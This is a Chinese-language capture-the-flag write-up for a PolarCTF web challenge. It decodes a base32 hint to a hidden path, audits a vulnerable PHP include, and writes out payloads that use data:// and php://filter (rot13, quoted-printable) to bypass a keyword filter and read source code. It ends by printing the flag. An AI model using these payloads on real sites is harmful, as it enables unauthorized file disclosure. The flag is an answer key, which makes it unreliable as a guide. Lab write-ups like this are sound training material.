polar网站被黑:500 分 5 Polar币

1.进入页面,发现页面的样式如图所示:
然后就去看他的源代码,使用开发者工具,dir扫一下
可以得到以下数据:

打开敏感网站发现没有可用信息

然后再hint这里发现了:F5XDAXZQNZSV6ZRRNZSF63JTF4======
开始去base64解码得到类似密码的东西发现用不上,然后base32得到:/n0_0ne_f1nd_m3/

访问
http://6f8ad1f4-e0ee-46a6-a4c3-2fab10fd6899.www.polarctf.com:8090/n0_0ne_f1nd_m3/进入这个页面

代码审计:<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the 504sys")){
echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
if(preg_match("/flag|data|base|write|input/i",$file)){
echo "I am sorry but no way!";
exit();
}else{
include($file); //imposible.php
}
}
else{
highlight_file(__FILE__);
}
?>
这个代码传入了text和file两个参数
这个if(isset($text)&&(file_get_contents($text,'r')==="welcome to the 504sys")){
echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
说的是存在text这个参数然后这个参数读出来的内容是welcome to the 504sys就输出这个内容,也就是能够在页面看到welcome to the 504sys这个样式
然后if(preg_match("/flag|data|base|write|input/i",$file)){
echo "I am sorry but no way!";
exit();
}else{
include($file); //imposible.php
}
}
else{
highlight_file(__FILE__);
}
?>
这个代码就是一个正则表达,file文件有/flag|data|base|write|input/i",$file这样的字眼就会说echo "I am sorry but no way!";
绕过了这一步发现include($file); //imposible.php然后就可以从文件包含的思路解决了
这个题就是考察伪协议的知识:
构造payload1:?text=data://text/plain,welcome to the 504sys
其实只要用到了data://(写入数据的功能)对于后面这个text/plain不写也能看到welcome to the 504sys
payload2:
为啥文件包含可以使用伪协议这个办法呢:因为它可以直接读取文件的内容
之前习惯尝试用file=php://filter/read=convert.base64-encode/resource=imposible.php
但是这里不允许使用base字眼的采用以下方式:
read=string.rot13或者是read=convert.quoted-printable-encode
GET /n0_0ne_f1nd_m3/?text=data://text/plain,welcome%20to%20the%20504sys&file=php://filter/read=string.rot13/resource=imposible.php
或者是

GET /n0_0ne_f1nd_m3/?text=data://text/plain,welcome%20to%20the%20504sys&file=php://filter/read=convert.quoted-printable-encode/resource=imposible.php
最后都能得到flag:如图所示:flag{f46bf8522b91f67a02b81f9522f3d80b}